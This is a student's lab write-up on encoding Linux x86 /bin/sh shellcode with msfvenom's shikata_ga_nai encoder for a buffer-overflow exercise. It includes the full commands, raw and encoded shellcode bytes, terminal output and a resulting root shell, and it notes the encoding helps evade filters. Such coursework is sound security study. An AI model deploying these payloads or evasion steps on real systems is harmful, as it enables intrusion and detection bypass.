
Spenser Morrow **Metasploit Encoding** *732000672*

To perform the classical buffer overflow with my own encoded shellcode, I started by dumping my current shellcode into a file before the encoding. I then ran the command “msfvenom -p linux/x86/exec CMD="/bin/sh" -a x86 --platform linux -e x86/shikata_ga_nai -i 3 -f raw -o encoded_shellcode.bin” te encode my shellcode with the shikata_ga_nai encoder, for 32 bit architecture. The -f raw flag makes it such that the output will be in raw format. From here I converted the encoding to a hex format so I may paste it into my payload builder python program. I did this with the command “xxd -p encoded_shellcode.bin | sed 's/\(..\)/\\x\1/g' | paste -d '' -s”. I then pasted this new encoded hex into my payload builder.




```
    b"\x89\xe1\x31\xc0\xb0\x0b\xcd\x80"
)

#echo -ne ""\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80"" > shellcode.bin
"""
shellcode = (
    b"\xbb\xa1\x2b\x3c\xec\xd9\xc6\xd9\x74\x24\xf4\x58\x31\xc9\xb1\x19\x31\x58\x13\x83\xe8"
    b"\xfc\x03\x58\xae\xc9\xc9\x37\x77\xd4\x46\xec\x83\x59\x48\xbd\x6b\x08\xcf\x0d\xa2\xe5"
    b"\xe2\x40\x46\x1f\x80\x49\x5a\x1c\xf4\x98\xae\x87\x23\xd8\xa7\xf4\x2b\x6b\x41\xfe\x39"
    b"\x42\xd1\x16\x65\xba\xe4\xf3\x0a\x30\x27\x2f\xd6\x8c\xed\x38\xe7\x16\xda\x65\x97\x14"
    b"\x51\xa9\x0e\x34\x75\x56\x3a\xa9\x1e\x49\xf3\x03\x16\x1a\x3f\x48\x12\x6a\x1b\x7d\x02"
    b"\x12\xad\x41\x02\x4b\x48\xea\x6b\xdc\x11\x7c\x53\x95\x3b\x63\x31\x20\x61\xec"

)
```

```
This message is shown once a day. To disable it please create the
/root/.hushlogin file.
root@DESKTOP-EN1OMBO:/mnt/c/SpenserSchool/25Spring/CSCE413/Work/BufferOverflow# echo -ne ""\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\
xe1\x31\xc0\xb0\x0b\xcd\x80"" > shellcode.bin
root@DESKTOP-EN1OMBO:/mnt/c/SpenserSchool/25Spring/CSCE413/Work/BufferOverflow# msfvenom -p - -e x86/shikata_ga_nai -f raw < shellcode.bin > encoded_shellcode.c
Attempting to read payload from STDIN...
Error: You must select an arch for a custom payload
root@DESKTOP-EN1OMBO:/mnt/c/SpenserSchool/25Spring/CSCE413/Work/BufferOverflow# msfvenom -p linux/x86/exec CMD="/bin/sh" -a x86 --platform linux -e x86/shikata_ga_n
ai -i 3 -f raw -o encoded_shellcode.bin
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 70 (iteration=0)
x86/shikata_ga_nai succeeded with size 97 (iteration=1)
x86/shikata_ga_nai succeeded with size 124 (iteration=2)
x86/shikata_ga_nai chosen with final size 124
Payload size: 124 bytes
Saved as: encoded_shellcode.bin
root@DESKTOP-EN1OMBO:/mnt/c/SpenserSchool/25Spring/CSCE413/Work/BufferOverflow# xxd -p encoded_shellcode.bin | sed 's/\(..\)/\\x\1/g' | paste -d '' -s
\xbb\xa1\x2b\x3c\xec\xd9\xc6\xd9\x74\x24\xf4\x58\x31\xc9\xb1\x19\x31\x58\x13\x83\xe8\xfc\x03\x58\xae\xc9\xc9\x37\x77\xd4\x46\xec\x83\x59\x48\xbd\x6b\x08\xcf\x0d\xa2
\xe5\xe2\x40\x46\x1f\x80\x49\x5a\x1c\xf4\x98\xae\x87\x23\xd8\xa7\xf4\x2b\x6b\x41\xfe\x39\x42\xd1\x16\x65\xba\xe4\xf3\x0a\x30\x27\x2f\xd6\x8c\xed\x38\xe7\x16\xda\x65
\x97\x14\x51\xa9\x0e\x34\x75\x56\x3a\xa9\x1e\x49\xf3\x03\x16\x1a\x3f\x48\x12\x6a\x1b\x7d\x02\x12\xad\x41\x02\x4b\x48\xea\x6b\xdc\x11\x7c\x53\x95\x3b\x63\x31\x20\x61
\xec
```

From here, I simply built the new payload and ran the attack. This resulted in a shell spawning, just like before, only this time the shellcode used was encoded, which may help to get around filters if they were present.



```
process 61608 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
# whoami
[Detaching after vfork from child process 61880]
root
# echo $$
61608
# 
```